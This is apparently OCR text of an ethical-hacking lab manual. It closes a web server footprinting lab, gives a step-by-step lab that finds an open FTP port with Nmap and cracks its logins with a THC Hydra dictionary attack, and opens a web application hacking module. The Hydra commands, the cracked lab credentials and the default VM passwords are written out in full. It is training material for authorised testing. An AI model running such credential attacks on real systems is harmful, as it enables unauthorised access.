


Figure 1.7.10: Scan report generated

You can also use other web server footprinting tools such as **SpiderFoot** (https://www.spiderfoot.net), **httprint** (https://www.net-square.com), **Winfingerprint** (https://qpdownload.com), and **NetworkMiner** (https://www.netresec.com) to gather information about the target web server.

21. The report opens in the browser, giving you all **scan details** in a more comprehensive manner.




Figure 1.7.11: View the scan report

22. This concludes the demonstration of how to gather information about the target web server using Uniscan.
23. Close all terminal windows on the **Parrot Security** virtual machine.
24. Turn off the **Parrot Security** and **Windows Server 2016** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform a Web Server Attack

An expert hacker and pen tester must implement various techniques to launch web server attacks on the target web server.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 13 Hacking Web Servers

Lab Objectives

- Crack FTP credentials using a Dictionary Attack

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Lab Tasks

TASK 1

Crack FTP Credentials using a Dictionary Attack

Here, we will firstly find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

TASK 1.1

Copy and Paste Wordlists Folder

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

3. First, we will copy the **Wordlists** folder containing the sample username and password files (named **Passwords.txt** and **Usernames.txt**) from the shared network drive to the **root/Home** directory of the **Parrot Security** virtual machine.
4. To do so, open any windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
5. A security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
6. The **Windows shares on 10.10.10.10** window appears. Double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Navigate to **CEHv11 Module 13 Hacking Web Servers** and copy the **Wordlists** folder.




Figure 2.1.1: Copy the Wordlists file

8. Paste the **Wordlists** folder into the **/home/attacker** directory, as shown in the screenshot.




Figure 2.1.2: Paste the Wordlists directory

TASK 1.2

Perform Nmap Scan

9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
10. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
11. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

12. Now, type **cd** and press **Enter** to jump to the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Type **mv /home/attacker/Wordlists /root/** and press **Enter** to move the Wordlists folder to the root directory.




Figure 2.1.3: Move Wordlists folder to the root directory

14. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 10** virtual machine.
15. Perform an **Nmap scan** on the target machine (**Windows 10**) to check if the FTP port is open.
16. In the parrot terminal window, type **nmap -p21 [IP Address of Windows 10]**, and press **Enter**.

Note: In this lab, the IP address of **Windows 10** is **10.10.10.10**.




Figure 2.1.4: Performing Nmap port scan

17. Observe that **port 21** is open in **Windows 10**.
18. Check if an FTP server is hosted on the **Windows 10** machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Type **ftp [IP Address of Windows 10]** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.



Figure 2.1.5: Test for FTP server

20. Try entering random usernames and passwords in an attempt to gain FTP access.

Note: The password you enter will not be visible on the screen.

21. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.




Figure 2.1.6: Test Log In

22. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

TASK 1.3

Perform Dictionary Attack

23. Open a new terminal and jump to the root directory. Now, type **hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://[IP Address of Windows 10]** and press **Enter**.

Note: The IP address of **Windows 10** in this lab exercise is **10.10.10.10**. This IP address might vary in your lab environment.



Figure 2.1.7: Attacking the FTP server

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords, as shown in the screenshot.

Note: This might take some time to complete.

25. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.




Figure 2.1.8: User credentials cracked successfully

26. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.

TASK 1.4

Access the FTP Server Remotely

27. Open a new terminal window and jump to the root directory. Now, type **ftp [IP Address of Windows 10]**, and press **Enter**.
28. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
29. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.




Figure 2.1.9: Logging in to FTP server

30. Now you can remotely access the FTP server hosted on the **Windows 10** machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Type **mkdir Hacked** and press **Enter** to remotely create a directory named **Hacked** on the **Windows 10** virtual machine through the ftp terminal.




Figure 2.1.10: Creating a directory

32. Switch to the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**, and navigate to **C:\FTP**.

33. View the directory named **Hacked**, as shown in the screenshot:




Figure 2.1.11: Viewing the created directory in Windows 10

34. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.

35. Switch back to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Enter **help** to view all other commands that you can use through the FTP terminal.




Figure 2.1.12: Viewing the other FTP commands

> You can also use other web server attack tools such as **Burp Suite** (https://portswigger.net), **JHijack** (https://sourceforge.net), **Hashcat** (https://hashcat.net), or **Metasploit** (https://www.metasploit.com) to perform various attacks on the target web server.

37. On completing the task, enter **quit** to exit the ftp terminal.




Figure 2.1.13: Exiting the FTP shell

38. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.
39. Close all open windows on both the **Parrot Security** and **Windows 10** virtual machines.
40. Turn off the **Parrot Security** and **Windows 10** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Applications

Module 14

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Applications

Hacking web applications refers to gaining unauthorized access to a website or its associated data.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

A web application is a software application running on a web browser that allows a web user to submit data to and retrieve it from a database over the Internet or within an intranet. Web applications have helped to make web pages dynamic, as they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. Common web applications include webmail, online retail sales, online auctions, wikis, and many others. With the wide adoption of web applications as a cost-effective channel for communication and information exchange, they have also become a major attack vector for gaining access to organizations' information systems. Web applications are an integral component of online business. Everyone connected via the Internet uses an endless variety of web applications for different purposes, including online shopping, email, chats, and social networking. Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors.

Web application hacking is the exploitation of applications via HTTP by manipulating the application logics via an application's graphical web interface, tampering with the uniform resource identifier (URI) or HTTP elements not contained in the URI. Methods for hacking web applications, including SQL injection attacks, cross-site scripting (XSS), cross-site request forgeries (CSRF), and insecure communications.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

The last module involved acting as an attacker and assessing the security of a web server platform. Now, it is time to move to the next, and most important, stage of a security assessment. An expert ethical hacker or penetration tester (hereafter, pen tester) must test web applications for various attacks such as brute-force, XSS, parameter tampering, and CSRF, and then secure the web applications from such attacks.

The labs in this module provide hands-on experience with various web application attacks to help audit web application security in the target organization.

Lab Objectives

The objective of the lab is to perform web application hacking and other tasks that include, but are not limited to:

- Footprinting a web application using various information-gathering tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Performing web spidering, detect load balancers, and identify web server directories
- Performing web application vulnerability scanning
- Performing brute-force and cross-site request forgery (CSRF) attack
- Exploiting parameter tampering and cross-site scripting (XSS) vulnerabilities
- Exploiting WordPress plugin vulnerabilities
- Exploiting remote command execution vulnerability
- Exploiting file upload vulnerability
- Gaining backdoor access via a web shell
- Detecting web application vulnerabilities using various web application security tools

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 195 Minutes

Overview of Web Applications

Web applications provide an interface between end-users and web servers through a set of web pages generated at the server end or that contain script code to be executed dynamically in a client's Web browser.

Web applications run on web browsers and use a group of server-side scripts (such as ASP and PHP) and client-side scripts (such as HTML and JavaScript) to execute the application. The working of a web application depends on its architecture, which includes the hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform web application attacks on the target web application.

Recommended labs that will assist you in learning various web application attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint the Web Infrastructure	√	√	√
	1.1 Perform Web Application Reconnaissance	√		√
	1.2 Perform Web Application Reconnaissance using WhatWeb		√	√
	1.3 Perform Web Spidering using OWASP ZAP	√		√
	1.4 Detect Load Balancers using Various Tools		√	√
	1.5 Identify Web Server Directories		√	√
	1.6 Perform Web Application Vulnerability Scanning using Vega		√	√
	1.7 Identify Clickjacking Vulnerability using iframe		√	√
2	Perform Web Application Attacks	√	√	√
	2.1 Perform a Brute-force Attack using Burp Suite	√		√
	2.2 Perform Parameter Tampering using Burp Suite		√	√
	2.3 Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications		√	√
	2.4 Perform Cross-Site Request Forgery (CSRF) Attack	√		√
